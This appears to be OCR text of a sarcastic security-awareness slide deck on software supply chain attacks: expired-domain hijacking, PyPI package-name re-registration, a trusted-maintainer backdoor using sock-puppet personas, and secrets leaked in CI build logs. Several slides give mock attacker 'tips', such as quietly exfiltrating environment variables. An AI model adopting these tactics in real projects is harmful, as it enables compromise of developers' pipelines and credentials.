Malicious Repos
• Fork that ‘Stark Industries LLC’ repo
Modular Malware
• What’s more thrilling than running obfuscated Python scripts on your machine?



Scenario 5: Decommissioned domains help attackers fast track some supply chain shenanigans


How is this happening?…



Link Rot
• Leaving references to old CDN domains is an elite time-saving hack
Typosquatting & Hijacking
• As soon as these domains expire, it's basically first-come, first-served for malicious actors. If they host backdoored builds, who cares?
Malicious Redirects
• Redirect everything to trojanized software, and *voilà*—your entire CI/CD pipeline belongs to the attacker.




Scenario 6: Revival Hijack? You could be giving Attackers a Second (or 22,000th) Chance on PyPI

How is this happening?…



Package Removal & Re-registration
• When a package is removed, the name goes back on the shelf
Version Bump
• Just increment the package version so it looks like a minor update. Bonus points if your new code quietly exfiltrates environment variables to a shady server.
Surprise Jenkins Attacks
• Target devs with Jenkins in their environment? Score! Snagging continuous integration credentials is always a party.


Scenario 7: What happens when the lone maintainer of a crucial open-source library isn’t who you think it is? After all, if they trust you, you can push whatever code you want into a utility that’s widely used!


How is this happening?…



Persistent Patches
• Submit a bunch of harmless commits to build trust.
Multiple Fake Personas
• Because one sock puppet account isn't enough. Bring in 'Jigar Kumar' and 'Dennis Ens' to add some group pressure.
Obfuscated SSH Bypass
• Hide your code so well that it only triggers in certain conditions. Because subtlety is king.

Scenario 8: That’s not you but some people think the coolest place to store all your super-secret credentials is a public GitHub repo with GitHub Actions. Pushing their unencrypted environment variables and letting the star-studded guests (a.k.a. attackers) snag them from build logs!



